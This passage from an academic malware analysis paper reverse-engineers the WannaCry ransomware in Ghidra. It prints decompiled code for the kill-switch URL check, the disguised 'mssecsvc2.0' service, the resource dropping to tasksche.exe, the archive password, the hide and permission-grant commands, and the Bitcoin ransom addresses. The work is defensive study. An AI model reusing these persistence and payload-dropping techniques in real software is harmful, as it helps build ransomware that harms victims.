- **GNU Strings:** GNU Strings is a versatile tool that showcases all printable strings discovered within a file and offers customizable options for defining what qualifies as "printable," making it adaptable to a range of applications.
- **Ghidra:** Ghidra is a collection of software reverse engineering tools developed by the NSA's Research Directorate to support the Cybersecurity mission, primarily employed for static analysis.

- **binwalk:** Binwalk stands as a swift and user-friendly utility designed for the analysis, reverse engineering, and extraction of firmware images.

### 4.2 Dynamic Analysis

1. **Process Monitor:** An advanced monitoring tool designed for Windows that provides real-time monitoring of file system, registry, and process/thread activities.
2. **Process Hacker:** A versatile and powerful tool that facilitates the monitoring of system resources, software debugging, and malware detection.
3. **PE Studio:** Identifies artifacts within executable files to streamline and expedite Malware Initial Assessment.
4. **Regshot:** A utility for comparing registries, allowing you to quickly capture a snapshot of your registry and compare it with another.
5. **Autoruns:** Identifies artifacts within executable files to simplify and accelerate Malware Initial Assessment.

## 5 Ransomware Analysis

Ransomware, a category of malicious software designed primarily to extort money from its victims, accomplishes this objective by encrypting the files on a victim's computer and demanding a ransom in exchange for a decryption key. Although ransomware has existed for some time, it gained significant notoriety after the widespread WannaCry attack in 2017, notably affecting the UK's National Health Service (NHS). Furthermore, the COVID-19 pandemic saw a surge in ransomware attacks, heightening its threat level. Studying the original WannaCry variant may provide valuable insights into combating this malware category and, ideally, preventing future infections.

To initiate an infection, certain prerequisites are essential, such as initial access through means like phishing emails or exploiting known vulnerabilities. Following this, the malware proceeds to encrypt, or lock, data, either partially or entirely. In some cases, data theft, such as plaintext usernames

and passwords, may occur alongside encryption. Additionally, the malware establishes a persistence mechanism to ensure that a system reboot or reset does not reverse the encryption, maintaining a foothold on the infected host's system. It also includes a replication mechanism, allowing it to propagate to other vulnerable hosts.

WannaCry's worldwide influence, coupled with its distinctive modus operandi, positions it as a formidable ransomware worth in-depth analysis. An examination of this malicious software and its functionalities provides invaluable insights into the ever-evolving ransomware landscape. Such scrutiny equips us with the knowledge needed to proactively defend against and mitigate potential future ransomware assaults.

## 5.1 Believed Origins of WannaCry

While WannaCry's alleged North Korean origin remains unconfirmed, the security experts at Symantec cast suspicion on the Lazarus Group, who were the first to publish an analysis of the virus. This suspicion initially arose from two loose connections to the Lazarus Group, which subsequently strengthened upon closer examination [15].

Before the widely recognized version of WannaCry, an earlier iteration shared identical code, except for the component responsible for propagating via the SMB exploit [1]. These preliminary versions relied on stolen credentials for lateral movement within networks. The pivotal transition occurred when the Shadow Brokers group publicly disclosed EternalBlue, prompting the malware's adaptation to exploit the SMB vulnerability [15, 1].

The alignment between Lazarus tools and WannaCry is most evident in the Static Analysis section, where various connections are revealed [1]. Notably:

1. Trojan.Volgmer and two variants of Backdoor.Destover were identified within victim networks following the February attack. Their origins carry a distinctive Russian influence, and Trojan.Volgmer is associated with North Korean government use, commonly known as Volgmer [3]. Backdoor.Destover is a destructive malware linked to targeted attacks on South Korea and reported to a command-and-control (C&C) server shared with Trojan.Volgmer.
2. The distribution of WannaCry in March and April involved Trojan.Alphanc, a modified ver-

sion of another Trojan associated with Lazarus.

3. Trojan.Bravonc, which employs the same backdoor as Backdoor.Destover, is another component linked to Lazarus.
4. Backdoor.Bravonc's obfuscation technique resembles that of WannaCry, alongside an info-stealer linked to Lazarus.
5. Shared code was identified between WannaCry and another backdoor, Backdoor.Contopee, reinforcing the association with Lazarus [2].

## 5.2 Static Analysis

### 5.2.1 Locating the Winmain function

Initially, we examine the universally labeled entry function, a common element in all Windows executables. From this entry function, we pinpoint WinMain() by identifying the function situated immediately prior to the exit() call. Typically, this function bears a randomly generated name without a predefined function signature. To address this in Ghidra, we modify the function signature based on the guidance provided by the Windows API documentation (Figure 1). We then move on to the exploring the WinMain() function.

```
}  
hPrevInstance = (HINSTANCE)0x0;  
hInstance = GetModuleHandleA((LPCSTR)0x0);  
local_6c = wWinMain(hInstance,hPrevInstance,pCmdLine,nCmdShow);  
/* WARNING: Subroutine does not return */  
exit(local_6c);  
}
```

Figure 1: Finding the WinMain function from entry

### 5.2.2 Exploring WinMain

Figure 2 presents the decompiled perspective of the WinMain() function. Within this view, following an array of variable declarations, a peculiar URL emerges, denoted as `strange_variable` for reference.

```
int wWinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, PWSTR pCmdLine, int nCmdShow)
{
    HINTERNET hInternet;
    HINTERNET hInternet_return;
    int iVar1;
    char *strange_variable;
    char *strange_var_copy;
    undefined4 strange_url_buffer [14];
    undefined4 local_17;
    undefined4 local_13;
    undefined4 local_f;
    undefined4 local_b;
    undefined4 local_7;
    undefined2 local_3;
    undefined local_1;

    strange_variable = s_http://www.iuqerfsodp9ifjaposdfj_004313d0;
    strange_var_copy = (char *)strange_url_buffer;
    for (iVar1 = 0xe; iVar1 != 0; iVar1 = iVar1 + -1) {
```


Figure 2: Spotting the strange URL

Upon further investigation into the WinMain() function, several intriguing aspects pertaining to WannaCry's network behavior come to light:

- **Pointer of null\* Type:** Notably, we encounter a pointer of the null\* type, intended to reference the return value of `InternetOpenUrlA()`. This function's purpose is to access a resource specified via a complete FTP or HTTP URL. In our case, it pertains to the previously renamed "kill switch" domain.
- **Handling Connection Establishment:** If the connection isn't successfully established, indicated by a null handle (as illustrated by the arrow in the image below), an alternative function comes into play. We've aptly renamed this function as `wannacry_real_entry()`.
- **Kill Switch Mechanism:** On the other hand, if the enigmatic domain is reached successfully, a

rather interesting scenario unfolds – nothing transpires, and the `WinMain()` function gracefully concludes. This is the rationale behind our reference to this URL as the “kill switch.”

These revelations provide valuable insights into WannaCry’s network interactions and how it effectively employs a kill-switch mechanism in its operation.



```

3  local_1 = 0;
4  hInternet = InternetOpenA((LPCSTR)0x0, 1, (LPCSTR)0x0, (LPCSTR)0x0, 0);
5  hinternet_return =
6      InternetOpenUrlA(hInternet, (LPCSTR)strange_url_buffer, (LPCSTR)0x0, 0, 0x84000000, 0);
7  if (hinternet_return == (HINTERNET)0x0) {
8      InternetCloseHandle(hInternet);
9      InternetCloseHandle(0);
10     wannacry_real_entry();
11     return 0;
12 }
13 InternetCloseHandle(hInternet);
14 InternetCloseHandle(hinternet_return);
15 return 0;
16 }

```

Figure 3: Connection to suspicious URL

A noteworthy aspect of the WannaCry attack is the individual credited with halting its spread, namely, Marcus Hutchins, a prominent British cybersecurity researcher known as MalwareTech. He swiftly registered the domain just hours after WannaCry began to propagate. This astute action significantly decelerated the pace of infections, resulting in the rescue of approximately two million computers from the impending attack. Although this incident is often described as a “mistake,” it undeniably played a pivotal role in mitigating the severity of the outbreak [2].

### 5.2.3 Exploring the function `wannacry_real_entry`

We proceed with the analysis of the function we’ve aptly designated as `wannacry_real_entry()`. This function bears particular intrigue, and the Figure 4 illustrates its initial segment as decompiled in Ghidra.

In this context, the `GetModuleFileNameA()` (Figure 4) function serves the purpose of retrieving the complete and qualified path to the current process’s executable file. The pointer designated to receive this path is given the name `executable_path`. It appears that the length of this path is



```
void wannacry_real_entry(void)
{
    int *arg_c;
    SC_HANDLE hSCManager;
    SC_HANDLE hSCObject;
    SERVICE_TABLE_ENTRYA SStack_10;
    undefined4 uStack_8;
    undefined4 uStack_4;

    GetModuleFileNameA((HMODULE)0x0,(LPSTR)&executable_path,0x104);
    arg_c = (int *)__p__argc();
    /* if function has less than 2 arguments */
    if (*arg_c < 2) {
        no_argument_handler();
        return;
    }
}
```

Figure 4: Going into wannacry\_real\_entry()

constrained to be less than 260 bytes, or equivalently, 0x104 in hexadecimal notation. It's important to note that this function provides the length of the string to be copied into the buffer, specified in character count.

Noteworthy within this context is the conditional statement, “if \*argc < 2” which delineates distinct behaviors contingent upon the number of arguments provided to the function. To facilitate a comprehensive analysis, we segment the examination of this function into two primary components:

1. Operation of the executable when the number of arguments passed is fewer than two.
2. The remaining portion of the function.

**When there are no arguments** In 4, the presence of a blue arrow signifies that when the function receives fewer than two arguments, it invokes the renamed no\_argument\_handler() function. Our investigation now delves into the intricacies of this function. Further examination reveals the existence of two consecutively called functions, both of which have been renamed: 1. create\_wannacry\_service() and 2. write\_1831\_to\_tasksche.exe(). These two functions pique our interest due to their intriguing nature. Figure 5 shows this function.

We can see that this function invokes two other functions, create\_wannacry\_service() and write\_1831\_to\_tasksche.exe(). In the next portion of the analysis, we go into these functions.

```
undefined4 no_argument_handler(void)
{
    create_wannacry_service(),
    write_1831_to_tasksche.exe(), 2
    return 0;
}
```

Figure 5: The no\_argument\_handler() function

`create_wannacry_service()` This function, as seen in Figure 6 performs string formatting using the specified format string `s_%s_-m_security_00431330`. It inserts the value stored in the `executable_path` variable at the `%s` placeholder, resulting in a string like `C:\Users\path_to_exe...\wannacry.exe -m security`, which is then stored in the buffer `exec_with_args`.

In addition, the function opens the Service Control Manager, a crucial component for managing Windows services. This is a necessary step before creating a Windows service, as indicated in the subsequent line of code.

When the Service Control Manager is successfully opened, the `CreateServiceA` function is called. Notably, there are interesting string values involved: `mssecsvc2.0` for the service name and `Microsoft_Security_Center_2.0` as the service type. The path for the service points to the previously formatted string (`C:\Users\path_to_exe... \wannacry.exe -m security`).

In summary, the function's objective is to create a Windows service using the Service Control Manager. This service, when invoked, executes the code specified in the path along with the arguments `-m security`.

`write_1831_to_tasksche.exe()` Initially, this function in Figure 7 appears to be larger in scale compared to the one preceding it. Moreover, it carries an added layer of intrigue. The image below captures a segment that includes several read and write operations situated immediately after variable declarations.

In the code analysis (Figure 7), the first underlined line introduces the function `GetModuleHandleW`.

```

2 undefined4 create_wannacry_service(void)
3
4 {
5     SC_HANDLE hSCManager;
6     SC_HANDLE hService;
7     char exec_with_args [260];
8
9     /* C:\Users\r0_0t\Desktop\wannacry.exe -m security */
10    sprintf(exec_with_args,s_%s_-m_security_00431330,&executable_path);
11    hSCManager = OpenSCManagerA((LPCSTR)0x0,(LPCSTR)0x0,0xf003f);
12    if (hSCManager != (SC_HANDLE)0x0) {
13        hService = CreateServiceA(hSCManager,s_mssecsvc2.0_004312fc,
14                                s_Microsoft_Security_Center_(2.0)_S_00431308,0xf01ff,0x10,2,1,
15                                exec_with_args,(LPCSTR)0x0,(LPDWORD)0x0,(LPCSTR)0x0,(LPCSTR)0x0,
16                                (LPCSTR)0x0);
17        if (hService != (SC_HANDLE)0x0) {
18            StartServiceA(hService,0,(LPCSTR *)0x0);
19            CloseServiceHandle(hService);
20        }
21        CloseServiceHandle(hSCManager);
22        return 0;
23    }
24    return 0;
25 }

```

Figure 6: The create\_wannacry\_service function

```

undefined4 uStack_103;

hModule = GetModuleHandleW(u_kernel32.dll_004313b4);
if (hModule != (HMODULE)0x0) {
    createProcessA = (CreateProcessA *)GetProcAddress(hModule,s_CreateProcessA_004313a4);
    createFileA = (CreateFileA *)GetProcAddress(hModule,s_CreateFileA_00431398);
    WriteFile = (WriteFile *)GetProcAddress(hModule,s_WriteFile_0043138c);
    CloseHandle = GetProcAddress(hModule,CloseHandle_00431380);
    if (((createProcessA != (CreateProcessA *)0x0) && (createFileA != (CreateFileA *)0x0)) &&
        (WriteFile != (WriteFile *)0x0) && (CloseHandle != (FARPROC)0x0)) {
        res1831_info = FindResourceA((HMODULE)0x0,(LPCSTR)1831,&DAT_0043137c);
        if (res1831_info != (HRSRC)0x0) {
            res1831_handle = LoadResource((HMODULE)0x0,res1831_info);
            if (res1831_handle != (HGLOBAL)0x0) {

```

Figure 7: The write\_1831\_to\_tasksche.exe function

This function serves to retrieve a module handle for a specified module, and in this context, the specified module is u\_kernel32.dll. This particular DLL file plays a critical role in managing memory usage within the Windows operating system. Essentially, it is one of the core files essential for Windows to operate seamlessly. This line signifies that memory-level operations are in progress.

Upon successfully obtaining the file handle (i.e., a non-null value), several function pointers are

assigned to key functions within the `kernel32.dll` file, including:


- `CreateProcessA`
- `CreateFileA`
- `WriteFile`
- `CloseHandle`

The `GetProcAddress` function is employed to fetch the memory addresses of these functions from the specified module.

Furthermore, the `write_1831_to_tasksche.exe` function undertakes a comprehensive examination to ensure that all function pointers hold valid addresses. This validation process is performed for each function pointer.

Upon confirming the validity of these function pointers, an endeavor is made to handle resources. The code seeks a resource with the identifier 1831 using the `FindResourceA` function. If the resource is successfully located, it is subsequently loaded using `LoadResource`

To unravel the identity and contents of this new resource, we can utilize `wrestool`, an integral component of the `icoutils` package. This tool is specifically designed for extracting resources from Microsoft Windows binaries. Running `wrestool` on the WannaCry (as shown in Figure 8) binary yields the following insights-



```
zombiespock@EnterpriseNCC-1701 ~/D/c/wannacry_cpy> wrestool wannacry.exe.idk
--type='R' --name=1831 --language=1033 [offset=0x3100a4 size=3514368]
--type=16 --name=1 --language=1033 [type=version offset=0x66a0a4 size=944]
zombiespock@EnterpriseNCC-1701 ~/D/c/wannacry_cpy>
```

Figure 8: Using `wrestool`

There is a resource marked with type 'R' and bearing the identifier '1831.' Additionally, the language code '1033' corresponds to U.S. English. Furthermore, this analysis reveals the presence of a second resource.

In summary, utilizing this tool leads to the extraction of two distinct resources. The initial resource appears to be a substantial block of binary data, while the second resource appears to contain version information.

Extracting the resource using the same tool gives us a binary, as seen in Figure 9.

```
zombiespock@EnterpriseNCC-1701 ~/D/c/wannacry_cpy> wrestool --name=1831 -R -x wannacry.exe.idk > 1831.bin
zombiespock@EnterpriseNCC-1701 ~/D/c/wannacry_cpy> file 1831.bin
1831.bin: PE32 executable (GUI) Intel 80386, for MS Windows, 4 sections
zombiespock@EnterpriseNCC-1701 ~/D/c/wannacry_cpy> █
```

Figure 9: Using wrestool to extract the resource

Returning to the `write_1831_to_tasksche.exe()` function, we delve into some additional intriguing observations (as can be seen in Figure 10):

- In the initial underlined line, a string is meticulously constructed to form the `tasksche_path`. The resulting file path adopts the structure `C:\WINDOWS\tasksche.exe`.
- The subsequent line appears to employ another format string, resulting in the generation of a file path resembling `C:\WINDOWS\qeriuwjhrf`.
- The operation of the `MoveFileExA` function is noteworthy. It orchestrates the relocation of the file specified by `tasksche_path` to the location delineated by `qeriuwjhrf_path`. Notably, if there exists another file at the destination bearing the same name, this existing file is promptly replaced.

```
/* C:\WINDOWS\tasksche.exe */
sprintf(&tasksche_path,s_C:\%s\%s_00431358,s_WINDOWS_00431364,s_tasksche.exe_0043136c);
/* C:\WINDOWS\qeriuwjhrf */
sprintf(&qeriuwjhrf_path,s_C:\%s\qeriuwjhrf_00431344,s_WINDOWS_00431364,unaff_EDI);
MoveFileExA(&tasksche_path,&qeriuwjhrf_path,1);
created_file_handle =
    (*createFileA)(&tasksche_path,0x40000000,0,(LPSECURITY_ATTRIBUTES)0x0,2,4,
    (HANDLE)0x0);
```

Figure 10: Creating and moving the executable

Continuing from this juncture, an ensuing function emerges, involving the concatenation of a string with an `/i` argument, suggesting the execution of a specific task with this appended argument. The part of the function's action is succinctly captured by the statement: `strcat(tasksche_path, "/i")`. Subsequently, we encounter another instance of `CreateProcessA` that spawns a process for `C:\WINDOWS\tasksche.exe /i`. This can be seen in Figure 11.

```

_stack_250.dwFlags = 0x81;
BVar2 = (*createProcessA)((LPCSTR)0x0,acStack_20c,(LPSECURITY_ATTRIBUTES)0x0,
                        (LPSECURITY_ATTRIBUTES)0x0,0,0x8000000,(LPVOID)0x0,
                        (LPCSTR)0x0,&_stack_250,&_stack_260);
if (BVar2 != 0) {
    (*CloseHandle)(_stack_260.hThread);
    (*CloseHandle)(unaff_EBX);
}

```

Figure 11: Spawn the process for C:\WINDOWS\tasksche.exe /i

**Exploring the other binary** We commence by loading the pre-defined strings from the binary, as seen in Figure 14. Within these defined strings, discernible elements include sequences resembling Bitcoin wallet addresses, alongside the typical file extensions targeted for encryption by WannaCry. Additionally, there are noticeable references to cryptographic functions.

Furthermore, we encounter functions related to ‘unzip’ and ‘inflate’. This can be seen in Figures 12 and 13. To enhance our analytical clarity, we opt to assign a more descriptive name to the function associated with this string.

0040ce3c	inflate 1.1.3 Copyright 1995-199...	" inflate 1.1.3 Copyright 1995-19...	ds
0040d453	- unzip 0.15 Copyright 1998 Gille...	- unzip 0.15 Copyright 1998 Gilles \	ds
0040d7e6	CloseHandle	"CloseHandle"	ds

Figure 12: Unzip and Inflate strings

0040d453	2d 20 75	ds	"- unzip 0.15 Copyright 1998 Gilles Vollant "
6e 7a 69			
70 20 30			

XREF[0,1]: unzip\_something:00405ff9(R)

Figure 13: Renaming the function that references the unzip function

Our examination of this binary initiates with an exploration of the entry point. Within this initial phase, we pinpoint the WinMain() function and proceed to modify its function signature, mirroring the approach adopted during our analysis of the original WannaCry binary. Subsequently, we delve into the contents of the WinMain() function, mirroring our prior methodology, as can be seen in Figure 15.

Within the WinMain() function, the initial step appears to involve a discerning check to determine whether the 1 argument has been passed. This verification is evident in the clearly depicted decompiled output in Ghidra, as shown in Figure 16.

## Comparative Analysis of Botnet and Ransomware for Early Detection

0040eae0	.xlt	u".xlt"	unicode
0040eae0	.xlw	u".xlw"	unicode
0040eaf8	.xlsb	u".xlsb"	unicode
0040eb04	.xlsm	u".xlsm"	unicode
0040eb10	.xlsx	u".xlsx"	unicode
0040eb1c	.xls	u".xls"	unicode
0040eb28	.dotx	u".dotx"	unicode
0040eb34	.dotm	u".dotm"	unicode
0040eb40	.dot	u".dot"	unicode
0040eb4c	.docm	u".docm"	unicode
0040eb58	.docb	u".docb"	unicode
0040eb64	.docx	u".docx"	unicode
0040eb70	File extensions (more above)	u".doc"	unicode
0040eb7c	WANACRY!	"WANACRY!"	ds
0040eb88	%s\\%s	u"%s\\%s"	unicode
0040eb94	CloseHandle	"CloseHandle"	ds
0040eba0	DeleteFileW	"DeleteFileW"	ds
0040ebac	MoveFileExW	"MoveFileExW"	ds
0040ebb8	MoveFileW	"MoveFileW"	ds
0040ebc4	ReadFile	"ReadFile"	ds
0040ebd0	WriteFile	"WriteFile"	ds
0040ebdc	CreateFileW	"CreateFileW"	ds
0040ebe8	kernel32.dll	"kernel32.dll"	ds
0040f08c	Microsoft Enhanced RSA and AES Cryptographi...	"Microsoft Enhanced RSA and AES Cryptograp...	ds
0040f0c4	CryptGenKey	"CryptGenKey"	ds
0040f0d0	CryptDecrypt	"CryptDecrypt"	ds
0040f0e0	CryptEncrypt	"CryptEncrypt"	ds
0040f0f0	CryptDestroyKey	"CryptDestroyKey"	ds
0040f100	CryptImportKey	"CryptImportKey"	ds
0040f110	CryptAcquireContextA	"CryptAcquireContextA"	ds
0040f40c	%s\\ProgramData	u"%s\\ProgramData"	unicode
0040f42a		u""	unicode
0040f42c	cmd.exe /c "%s"	"cmd.exe /c \"%s\""	ds
0040f440	115p7UMMngoj1pMvKpHjicRdfjNXj6LrLn	"115p7UMMngoj1pMvKpHjicRdfjNXj6LrLn"	ds
0040f464	12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw	"12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw"	ds
0040f488	13AM4VW2dhxYqXeQepoHkHSQuy6NgaEb94	"13AM4VW2dhxYqXeQepoHkHSQuy6NgaEb94"	ds

Figure 14: Strings of the extracted binary

```

hInstance = GetModuleHandle(L"CSH");
local_6c = wWinMain(hInstance, hPrevInstance, pCmdLine, nCmdShow);
/* WARNING: Subroutine does not return */

```

Figure 15: Finding WinMain in the extracted binary

When the number of arguments passed to this function amounts to two, and the second argument matches 1 (verified via the `strcmp` function, which yields 0 for identical strings), a subsequent check ensues. This check determines the existence of a concealed directory at a specified path, generating the directory if it is absent. Notably, this operation also results in a transition of the current working directory to the location of this newly created hidden directory. Subsequently, the `tasksche.exe` is duplicated into this fresh directory. Successful completion of this operation is followed by the creation and activation of the `tasksche_service()`. Figure 17 shows this process.

Regarding the `create_and_cwd_random_hidden_directory()` function (Figure 17), its role appears to center on the establishment of a novel directory with a randomized name. The seed for



```

        /* check for 1 argument */
if (*piVar1 == 2) {
    _s_/i = s_/i_0040f538;
    /* strcmp(argv[1], "/i") */
    argv = (char **)_p__argv();
    arg1_cmp = strcmp((char *)argv[1], _s_/i);
    if ((arg1_cmp == 0) && (arg1_cmp = create_and_cwd_random_hidden_directory(0), arg1_cmp != 0)) {
        CopyFileA(filename, s_tasksche.exe_0040f4d8, 0);
        DVar2 = GetFileAttributesA(s_tasksche.exe_0040f4d8);
        if ((DVar2 != 0xffffffff) && (arg1_cmp = create_or_start_tasksche_service(), arg1_cmp != 0)) {
            return 0;
        }
    }
}
}

```

Figure 16: Inside WinMain

this randomness is derived from the user's username. Nested within this function are supplementary functions that contribute to the comprehensive creation of this directory.

```

31  puVar3 = puVar3 + 1;
32  }
33  *(undefined2 *)puVar3 = 0;
34  MultiByteToWideChar(0, 0, (LPCSTR)&randomstring, -1, &randomstring_w, 99);
35  /* gets C:\ or C:\Windows */
36  GetWindowsDirectoryW((LPWSTR)&stack0xfffffb24, 0x104);
37  /* C:\ProgramData or C:\Windows\ProgramData */
38  swprintf(&programdata_path, 0x40f40c, (wchar_t *)&stack0xfffffb24);
39  pd_attr = GetFileAttributesW(&programdata_path);
40  if ((pd_attr == 0xffffffff) ||
41      (iVar2 = create_and_cwd_dir(&programdata_path, &randomstring_w, cwd_out), iVar2 == 0)) {
42      swprintf(&programdata_path, 0x40f3f8, (wchar_t *)&stack0xfffffb24);
43      iVar2 = create_and_cwd_dir(&programdata_path, &randomstring_w, cwd_out);
44      if ((iVar2 == 0) &&
45          (iVar2 = create_and_cwd_dir((LPCWSTR)&stack0xfffffb24, &randomstring_w, cwd_out), iVar2 == 0))
46      {

```

Figure 17: Random directory creation

The `create_or_start_tasksche_service` function employs a mutex lock to ensure that multiple instances do not run concurrently. It makes repeated attempts to acquire this lock, with the number of attempts specified as an argument to the function. This is outlined in Figure 18.

However, if `WinMain()` is not provided with the required number of arguments or the argument provided is not 1, a fascinating sequence of events unfolds. This constitutes one of the most intriguing segments within the dissection of the malware (Figure 19):



```
}
*(undefined2 *)puVar2 = 0;
*(undefined *)((int)puVar2 + 2) = 0;
GetFullPathNameA(s_tasksche.exe_0040f4d8,0x208,&path_to_tasksche,(LPSTR *)0x0);
iVar1 = create_tasksche_service(&path_to_tasksche);
if ((iVar1 != 0) && (iVar1 = acquire_tasksche_mutex(0x3c), iVar1 != 0)) {
    return 1;
}
iVar1 = FUN_00401064(&path_to_tasksche,0,0);
if ((iVar1 != 0) && (iVar1 = acquire_tasksche_mutex(60), iVar1 != 0)) {
    return 1;
}
return 0;
}
```

Figure 18: The create\_or\_start\_tasksche\_service function

- Initially, the filename is dissected to extract the file's path.
- Subsequently, the function responsible for altering the current working directory to match the file's path comes into focus.
- A closer examination of the function succeeding this line reveals that it accepts the value 1 as an argument. An in-depth analysis of this function indicates that when 1 is passed as the argument, a new registry key is generated, with the current working directory being stored within it.
- The subsequent function receives a somewhat suspicious string.

Delving into the aforementioned function, it becomes evident that it is on a quest to locate another resource, denoted as '2058'. To replicate the investigative procedure we employed previously, we once again deploy *wrestool*, this time focusing on the *1831.bin* file (Figure 20). This investigation confirms the existence of a resource labeled as '2058'. Subsequently, we proceed to extract this resource using the same tool. Upon successful extraction, we are confronted with an encrypted archive. Notably, we discern that the function responsible for resource retrieval is supplied with the argument *WNcry@2o17*. It is reasonable to infer that this argument serves as the decryption password for the archive.

With the password at our disposal, we proceed to unzip the files, revealing a trove of intriguing discoveries (Figure 21):

```

0  _s_/i = strrchr(filename,0x5c);
1  if (_s_/i != (char *)0x0) {
2      _s_/i = strrchr(filename,0x5c);
3      *_s_/i = '\\0';
4  }
5  SetCurrentDirectoryA(filename);
6  set_or_query_registry_cwd(1);
7  FUN_00401dab((HMODULE)0x0,s_wNcry@2017_0040f52c);
8  bitcoin_something();
9  FUN_00401064(s_attrib+h_.0040f520,0,0);
10 FUN_00401064(s_icacIs._/grant_Everyone:F_/T_/C_0040f4fc,0,0);
11 arg1_cmp = FUN_0040170a();
12 if (arg1_cmp != 0) {
13     FUN_004012fd();
14     arg1_cmp = FUN_00401437(0,0,0);
15     if (arg1_cmp != 0) {
16         local_8 = 0;
17         arg1_cmp = FUN_004014a6(s_t.wnry_0040f4f4,&local_8);
18         if ((arg1_cmp != 0) && (arg1_cmp = FUN_004021bd(arg1_cmp,local_8), arg1_cmp != 0)) &&
19             (pcVar3 = (code *)FUN_00402924(arg1_cmp,s_TaskStart_0040f4e8), pcVar3 != (code *)0x0)) {
20             (*pcVar3)(0,0);
21         }
22     }
23     FUN_0040137a();
24 }
25 return 0;
26 }

```

← Filename parsed to get path of the file

Figure 19: Extraction of the password protected ZIP

```

zombiespock@EnterpriseNCC-1701 ~/D/c/wannacry_project> wrestool 1831.bin
--type='XIA' --name=2058 --language=1033 [offset=0x100f0 size=3446325]
--type=16 --name=1 --language=1033 [type=version offset=0x359728 size=904]
--type=24 --name=1 --language=1033 [offset=0x359ab0 size=1263]
zombiespock@EnterpriseNCC-1701 ~/D/c/wannacry_project> wrestool -R -x --name=2058 1831.bin > 2058.XIA
zombiespock@EnterpriseNCC-1701 ~/D/c/wannacry_project> unzip 2058.XIA
Archive: 2058.XIA
[2058.XIA] b.wnry password:

```

Extracting the resource (a zipped folder)

Figure 20: Extracting the resource using the password

- The notorious wallpaper
- The WannaCry message presented in multiple languages
- The accompanying readme file
- Two additional executable files

We will explore these suspicious files next. For now, we return to the WinMain() function (Figure

```
zombiespock@EnterpriseNCC-1701 ~/D/c/wannacry_project> ls
1831.bin  b.wnry  msg      s.wnry  taskdl.exe  u.wnry  wannacry_2.lock  wannacry_2.rep
2058.XIA  c.wnry  r.wnry  t.wnry  taskse.exe  wannacry_2.gpr  wannacry_2.lock~
```

Figure 21: All the files in the password protected zip folder

22), where we explore the function that runs after the one above (i.e., after the encrypted resource has been extracted).

```
Decompile: wWinMain - (1831.bin)
41 if (_s_/i != (char *)0x0) {
42     _s_/i = strrchr(filename,0x5c);
43     *_s_/i = '\\0';
44 }
45 SetCurrentDirectoryA(filename);
46 set_or_query_registry_cwd(1);
47 extract_encrypted_resource((HMODULE)0x0,s_wNcry@2017_0040f52c);
48 select_and_write_bitcoin_address();
49 run_command(s_attrib+_h_0040f520,0,0);
50 run_command(s_icacis_/grant_Everyone:F_/T_/C_0040f4fc,0,0);
```

Figure 22: After encrypted resource, in WinMain

This function is relabeled as `select_and_write_bitcoin_address`. Within its context, three Bitcoin addresses are preserved in an array. Following the population of these Bitcoin address values within the array, we turn our attention to the subsequent function, `read_or_write_c.wncry`, which we explore in detail in the following sections.

Upon closer examination (in Figure 23), we discern that the successful reading of `c.wncry` triggers the selection of a random number. This random number, in turn, determines which of the three Bitcoin addresses is inscribed into `c.wncry` utilizing the same function.

The `read_or_write_c.wncry` function exhibits a dual functionality, determined by the value of its second argument. This function operates on the memory address specified as its first argument. Its behavior hinges on the mode set by the second argument, where it can either read or write to `c.wncry`. The mode is governed by whether the function is invoked with a second argument of 0 or 1, with `wb` (write binary) or `rb` (read binary) mode bits being assigned accordingly. When the second argument is 1, as in the initial call to this function, it reads the content from `c.wncry` into `output_buffer`. Conversely, when the mode is 0, it writes the contents of `output_buffer` to `c.wncry` (Figure 24).

Returning to the `WinMain` function, we observe the execution of two commands following the

```

2 void select_and_write_bitcoin_address(void)
3
4 {
5     int read_successful;
6     char unknown_bitcoin_array [780];
7     char *bitcoin_address [3];
8
9     bitcoin_address[0] = s_13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb_0040f488;
10    bitcoin_address[1] = s_12t9YDPgwueZ9NyMgw519p7AA8isjr6S_0040f464;
11    bitcoin_address[2] = s_115p7UMMngo1pMvvpHijcRdfJNXj6Lr_0040f440;
12    read_successful = read_or_write_c.wncry(unknown_bitcoin_array,1);
13    if (read_successful != 0) {
14        read_successful = rand();
15        /* select a random bitcoin address, if read successful */
16        strcpy(unknown_bitcoin_array + 0xb2,bitcoin_address[read_successful % 3]);
17        /* c.wncry now contains the chosen bitcoin address */
18        read_or_write_c.wncry(unknown_bitcoin_array,0);
19    }
20    return;
21 }
22

```

Figure 23: Bitcoin addresses being chosen at random

